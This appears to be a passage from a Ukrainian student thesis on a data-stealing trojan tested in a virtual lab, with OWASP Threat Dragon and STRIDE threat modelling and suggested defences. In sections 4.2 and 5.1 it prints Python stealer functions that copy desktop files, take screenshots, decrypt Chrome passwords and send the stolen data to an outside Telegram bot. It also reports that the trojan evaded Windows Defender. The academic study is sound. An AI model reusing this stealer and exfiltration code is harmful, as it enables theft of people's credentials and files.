
		Перетяцько С.О.			ККІКБ.КР.Б – 125 – 15 – ПЗ	Арк.
		Маєвський О.В.				
Змн.	Арк.	№ докум.	Підпис	Дата		36

SIEM-система	Дуже висока	98%	Висока
Навчання персоналу	Середня	60%	Низька

Результати тестування та ефективність роботи програми

Під час тестування отримано такі результати:

- Викрадення паролів 100% успішних спроб;
- Копіювання файлів – всі документи з робочого столу;
- Скріншоти;
- Час виконання в середньому 15-20 секунд.



Під час дослідження виявлено проблеми - залежність від версії Chrome, необхідність відключення антивірусу та обмежений доступ до деяких системних ресурсів.

		Перетяцько С.О.			ККІКБ.КР.Б – 125 – 15 – ПЗ	Арк.
		Масвський О.В.				
Змн.	Арк.	№ докум.	Підпис	Дата		37

Проведене дослідження підтвердило, що віртуальне середовище є ідеальним для тестування шкідливого ПЗ, використання двох або більше облікових записів яке дозволяє імітувати реальні атаки та розроблена програма ефективно виконує свої функції.

Важливим висновком дослідження стало розуміння, що жоден окремий захід не може забезпечити повний захист. Лише комплексний підхід, що поєднує технічні засоби, політики безпеки та обізнаність користувачів, дозволяє ефективно протистояти сучасним троянським програмам. Наприклад, поєднання AppLocker, для регулярного оновлення системи і навчання користувачів основам кібербезпеки знижує ризик успішної атаки на 95-98%.

		Перетяцько СО			ККІКБ.КР.Б – 125 – 15 – ПЗ	Арк.
		Маєвський О.В.				
Змн.	Арк.	№ докум.	Підпис	Дата		38

РОЗДІЛ 4 МОДЕЛЮВАННЯ ЗАГРОЗ ЗА ДОПОМОГОЮ OWASP THREAT DRAGON

4.1. Створення моделі загроз

У цьому розділі представлено модель загроз для модуля викрадення файлів троянської програми, розроблену за допомогою інструменту OWASP Threat Dragon. Метою побудови моделі є візуалізація ключових компонентів, потоків даних та потенційних векторів атак, пов'язаних із несанкціонованим доступом до інформації користувача.

Основні компоненти та процеси

Ідентифіковано чотири ключові елементи системи:

1. Робочий стіл користувача – містить файли, що є об'єктами викрадення.
2. Троянська програма – реалізує шкідливі дії: сканування, копіювання, передачу даних.
3. Telegram сервер – виконує функцію проміжної ланки для надсилання викраденої інформації.
4. Зловмисник – отримувач даних, який керує трояном через TelegramBot API або інші канали.


Потоки загроз та даних

На діаграмі змодельовано наступні ключові етапи атаки:

- Несанкціонований доступ до файлів – троян отримує несанкціонований доступ до файлів на робочому столі, що призводить до ризику витоку конфіденційної інформації.
- Копіювання даних – програма створює копії файлів у тимчасовому сховищі, позбавляючи користувача контролю над ними.
- Передача даних – скопійовані файли шифруються та відправляються на зовнішній сервер, що відкриває можливості для шантажу або шахрайства.
- Фінальний етап – зловмисник отримує дані, завершуючи цикл атаки.

Також зазначено допоміжні загрози: доступ до екрану, збір системної інформації, викрадення браузерних даних Chrome.

		Перетягто СО			ККІКБ.КР.Б – 125 – 15 – ПЗ	Арк.
		Маєвський О.В.				
Змн.	Арк.	№ докум.	Підпис	Дата		39



Діаграма загроз для модуля викрадення файлів.

Створена діаграма включає:

- Ноди – суб'єкти/об'єкти процесу;
- Стрілки – потоки даних між елементами: від робочого столу до трояна, потім до Telegram-сервера та зловмисника (передача).

Запропоновані контрзаходи для зменшення ризиків:

1. Використання антивірусних програм для блокування підозрілих процесів.
2. Шифрування важливих файлів.
3. Налаштування мережевого екрана для блокування неавторизованих з'єднань.
4. Моніторинг активності для виявлення підозрілих/аномальних дій.

Для поглибленого аналізу було розроблено 4 сценарії реалізації загроз.

Таблиця 6. Сценарії атак.

Загроза	Процес
Інфікований документ	Користувач запускає троян через підроблений документ, що призводить до викрадення даних з робочого столу.
Фішингове посилення	Завантаження трояна під виглядом «оновлення безпеки» з подальшим збором паролів із Chrome.
Піратське ПЗ	Встановлення трояна разом із крякнутою програмою та автоматичне викрадення файлів із папки «завантаження».
Drive-by Download	Автоматичне зараження через експлойт вразливості на сайті з подальшим перехопленням банківських даних.

Створена діаграма та сценарії демонструють повний цикл атаки від проникнення до фінальної передачі даних зовмиснику. Ця модель слугує основою для подальшого тестування запобіжних заходів у розділі 4.

4.2. Аналіз загроз за моделлю STRIDE.

Для класифікації виявлених загроз застосовано модель STRIDE, яка дозволяє оцінити кожен категорію ризиків у контексті троянської програми.

Таблиця 7. Таблиця STRIDE-аналізу.

Категорія загрози	Прояв у троянці	Severity
Spoofing	Маскування під легальний процес	High
Tampering	Модифікація файлів	High
Information Disclosure	Викрадення cookies, паролів та файлів з робочого столу.	High
Denial of service	Надмірне навантаження на систему під час масового копіювання даних	Medium

Elevation of privilege	Спроби отримати права адміністратора через вразливості Windows	High
------------------------	--	------

Ретельно проаналізовано кожну загрозу, і виділено основні етапи дослідження:

1. Моделювання процесу викрадення файлів.
 - Досліджено доступ до каталогу C:\Users\<username>Desktop;
 - Реалізовано метод копіювання файлів за допомогою модуля shutil;
 - Ідентифіковано загрози: Spoofing, Tampering, Information Disclosure.

Реалізація в коді виглядає таким чином (лістинг програми):

```

192 def steal_files(): 1 usage
193     victim_desktop = f"C:\\Users\\{VICTIM_USERNAME}\\Desktop"
194     if not os.path.exists(victim_desktop):
195         return False
196
197     os.makedirs(HACKER_DATA_DIR, exist_ok=True)
198
199     for item in os.listdir(victim_desktop):
200         try:
201             src = os.path.join(victim_desktop, item)
202             dst = os.path.join(HACKER_DATA_DIR, f"stolen_{item}")
203             if os.path.isfile(src):
204                 shutil.copy2(src, dst)
205                 send_to_telegram(dst, caption: f"File from desktop: {item}")
206         except Exception as e:
207             print(f"[!] поимилка копіювання файлу {item}: {e}")
208     return True

```

Чому це важливо: викрадення файлів є одним з найпоширеніших векторів атаки, оскільки часто містить конфіденційні дані користувача.

2. Аналіз створення скріншотів.

Дослідження механізму захоплення екрана включає в себе:

- Вивчення бібліотеки pillow для створення скріншотів;
- Аналіз загроз пов'язаних з несанкціонованим доступом до графічної інформації;
- Оцінку ризиків витоку візуальних даних.

Лістинг програми до цього етапу:

		Перетяцько СО			ККІКБ.КР.Б – 125 – 15 – ПЗ	Арк.
		Маєвський О.В.				
Змн.	Арк.	№ докум.	Підпис	Дата		42

```
def take_screenshot(): 1 usage
    try:
        screenshot = ImageGrab.grab()
        screenshot_path = os.path.join(HACKER_DATA_DIR, "screenshot.png")
        screenshot.save(screenshot_path)
        send_to_telegram(screenshot_path, caption: "Screenshot")
        return True
    except Exception as e:
        print(f"[!] помилка створення скріншоту: {e}")
        return False
```

Скріншоти часто містять критичну інформацію (відкриті документи, банківські дані), що робить цей вектор атаки особливо небезпечним.

3. Дослідження збору системної інформації.

У роботі я детально розглянула процес збору системних даних:

- Методи отримання інформації про систему за допомогою бібліотек platform, socket та psutil;
- Аналіз даних, що становлять інтерес для зловмисника – ір-адреса, ім'я користувача та список процесів.

Ключовий фрагмент (лістинг програми):

```
def get_system_info(): 1 usage
    try:
        info = {
            "victim": VICTIM_USERNAME,
            "os": platform.system() + " " + platform.version(),
            "hostname": socket.gethostname(),
            "ip": socket.gethostbyname(socket.gethostname()),
            "time": datetime.now().strftime("%Y-%m-%d %H:%M:%S"),
            "processes": subprocess.check_output( args: "tasklist", shell=
        )
        return info
    except Exception as e:
        print(f"[!] помилка збору системної інформації: {e}")
        return {}
```

Значення для безпеки: системна інформація часто використовується для подальших цілеспрямованих атак.

4. Вивчення викрадення даних Chrome.

Особливу увагу приділено аналізу викрадення даних браузера:

- Досліджено метод доступу до даних Chrome: User Data/Default/Login Data;

		Перетяцько СО			ККІКБ.КР.Б – 125 – 15 – ПЗ	Арк.
		Маєвський О.В.				
Змн.	Арк.	№ докум.	Підпис	Дата		43

- Визначено аналіз механізмів шифрування/дешифрування паролів і cookies за допомогою Windows DPAPI;
- Модуляція загроз для збережених облікових даних.

Технічна реалізація (лістинг програми):

```
def decrypt_password(password, key): 2 usages
    try:
        iv = password[3:15]
        password = password[15:]
        cipher = AES.new(key, AES.MODE_GCM, iv)
        return cipher.decrypt(password)[-16:].decode()
```

Браузерні дані є одним з найцінніших активів для кіберзлочинців.

5. Аналіз передачі даних зловмиснику.

Завершальним етапом кваліфікаційної роботи було - дослідження механізму передачі викрадених даних:

- Вивчення методів віддаленого доступу;
- Аналіз використання TelegramBot API як каналу передачі даних;
- Оцінка загроз під час передачі даних: Man-in-the-Middle, Data Leakage;
- Тестування методів шифрування перед відправкою.

Приклад реалізації (лістинг програми):

```
def send_to_telegram(file_path, caption=""): 6 usages
    try:
        url = f"https://api.telegram.org/bot{TELEGRAM_BOT_TOKEN}/sendDocu
        with open(file_path, "rb") as file:
            files = {"document": file}
            data = {"chat_id": TELEGRAM_CHAT_ID, "caption": caption}
            response = requests.post(url, files=files, data=data, timeout=
            return response.status_code == 200
    except Exception as e:
        print(f"[!] помилка відправки в телеграм: {e}")
        return False
```

Важливим є - ефективність всієї атаки залежить від успішності цього етапу.

Результати дослідження підтверджують, що сучасні троянці успішно виявляються поведінковими методами, тоді як сигнатурний аналіз поступається їм у ефективності. Для захисту рекомендовано використовувати EDR-системи з моніторингом аномальної активності.

		Перетятко СО			ККІКБ.КР.Б – 125 – 15 – ПЗ	Арк.
		Маєвський О.В.				
Змн.	Арк.	№ докум.	Підпис	Дата		44

4.3. Рекомендації щодо підвищення обізнаності користувачів

Результати дослідження:

1. Повна модель загроз: створено деталізовану модель загроз, яка охоплює всі етапи роботи троянської програми.
2. Каталог загроз: систематизовано та класифіковано всі потенційні загрози за моделлю STRIDE.
3. Рекомендації щодо захисту:
 - Впровадження додаткових рівнів шифрування;
 - Використання механізмів контролю цілісності;
 - Вдосконалення системи виявлення аномальної активності.
4. Практична цінність: результати дослідження можуть бути використані для:
 - Розробки засобів захисту;
 - Створення систем виявлення атак;
 - Підвищення обізнаності користувачів.

Проведене дослідження дозволило глибше зрозуміти механізми роботи троянських програм, спрямованих на викрадення даних. Використання OWASP Threat Dragon як інструменту моделювання загроз дало можливість не лише наочно представити роботу шкідливого ПЗ, а й систематизувати знання про потенційні загрози та способи протидії їм.

Ця робота має як теоретичну, так і практичну цінність, оскільки розкриває не лише технічні аспекти атак, а й пропонує конкретні рішення для захисту. Отримані результати можуть бути використані для подальших досліджень з кібербезпеки та при розробці засобів захисту інформації.

		Перетяцько СО			ККІКБ.КР.Б – 125 – 15 – ПЗ	Арк.
		Маєвський О.В.				
Змн.	Арк.	№ докум.	Підпис	Дата		45

РОЗДІЛ 5. ВПРОВАДЖЕННЯ ТА ОБМЕЖЕННЯ


5.1. Практична реалізація віртуального середовища для тестування

Для експериментального дослідження троянської програми було необхідно створити контрольоване середовище, яке б максимально точно імітувало реальні умови комп'ютерної системи. Після реального аналізу було використано віртуалізацію, оскільки цей підхід дозволяє повністю ізолювати експеримент від основної системи, легко відновлювати початковий стан після тестування, точніше контролювати параметри дослідження та уникати будь-яких ризиків для реальних умов.

1.1. Вибір програмного забезпечення

Після порівняння популярних гіпервізорів було обрано Oracle VM VirtualBox з таких причин:

- Крос-платформеність – працює на Windows, Linux та macOS;
- Повна підтримка мережі – дозволяє налаштовувати різні типи підключень;
- Можливість створення знімків стану – критично важлива функція для мого дослідження;
- Широкий вибір віртуальних пристроїв – підтримує різні конфігурації обладнання.




Демонстрація створення віртуальної машини та її версії


1.2. Конфігурація апаратних ресурсів

Для забезпечення стабільної роботи Windows 10 було налаштовано такі параметри ВМ:

- Процесор: 6 фізичних ядер – забезпечує повну роботу ОС і додатків;
- Оперативна пам'ять 3072 мб – достатньо для комфортної роботи з Chrome;
- Відеопам'ять 128 МБ – мінімальні вимоги для роботи з графікою;
- Диск – 69,4 Гб.



		Перетяцько СО			ККІКБ.КР.Б – 125 – 15 – ПЗ	Арк.
		Масвський О.В.				
Змн.	Арк.	№ докум.	Підпис	Дата		47



Налаштування апаратних ресурсів ВМ.

2. Конфігурація ПЗ

2.1. Встановлення ОС

Обрано Windows 10 Enterprise LTSC 21H2 через мінімальну кількість зайвих компонентів, стабільність роботи та довгострокову підтримку.

Процесор встановлення включав:

- Створення віртуального диска;
- Налаштування параметрів BIOS;
- Вибір мови та регіону;
- Формування диска;
- Копіювання системних файлів.

2.2. Налаштування облікових записів

Створено два облікові записи з рівнем доступу:

		Перетятко СО			ККІКБ.КР.Б – 125 – 15 – ПЗ	Арк.
		Маєвський О.В.				
Змн.	Арк.	№ докум.	Підпис	Дата		48

Обліковий запис TestUser (зловмисник):

Тип: адмін.

Права: повні.


Встановлені програми: Python 3.10.11, бібліотеки для шифрування, текстовий редактор VS Code.

Обліковий запис Fox (жертва):

Тип: адмін.

Права: повні.

Встановлені програми: Google Chrome з текстовими даними, Microsoft Office, різноманітні документи на робочому столі.



Список облікових записів.

3. Реалізація троянської програми

Дана програма складається з 3-х основних модулів:

1. Модуль збору даних

Використовує бібліотеки psutil для аналізу процесів, os та shutil для роботи з файлами, PIL.ImageGrab для скріншотів.

2. Модуль обробки даних


Включає функції дешифрування паролів Chrome, аналіз cookies, формування системної інформації.

3. Модуль передачі даних

Реалізовує відправку через TelegramBot API, логування помилок та

		Перетяцько СО			ККІКБ.КР.Б – 125 – 15 – ПЗ	Арк.
		Маєвський О.В.				
Змн.	Арк.	№ докум.	Підпис	Дата		49

шифрування конфіденційних даних.



```
1 import os
2 import shutil
3 import json
4 import psutil
5 import platform
6 import socket
7 from datetime import datetime, timedelta
8 import subprocess
9 import sqlite3
10 import base64
11 from Cryptodome.Cipher import AES
12 import win32crypt
13 import requests
14 from PIL import ImageGrab
```

Знімок коду програми з бібліотеками які встановлено для подальшої роботи.

5.2. Аналіз ефективності програми

Для оцінки ефективності розробленої троянської програми було проведено серію контрольних експериментів у створеному віртуальному середовищі. Тестування включало в себе функціональне тестування – перевірку всіх заявлених функцій, навантажувальне тестування – оцінку продуктивності, тестування стійкості – перевірку роботи в різних умовах та тестування скритності – аналіз можливості виявлення.

Як результатом тестування є ефективність збору даних: це паролі Chrome, cookies, історія переглядів і файли з робочого столу - яке привело до успішного викрадення.

Таблиця 8. Продуктивність.

Операція	Середній час	Максимальний час
Збір системної інформації	1,3 с	2,1 с
Викрадення паролів	4,8 с	6,2 с
Копіювання файлів	2,4 с	3,7 с
Повний цикл	19,2 с	23,5 с

Скринтість: не виявлено антивірусом Windows Defender, не відображається у списку активних додатків та залишає мінімальні стіди в реєстрі.

Розроблена програма демонструє високу ефективність у:

- Викраденні конфіденційних даних;
- Швидкості виконання операцій;
- Ухилення від виявлення.

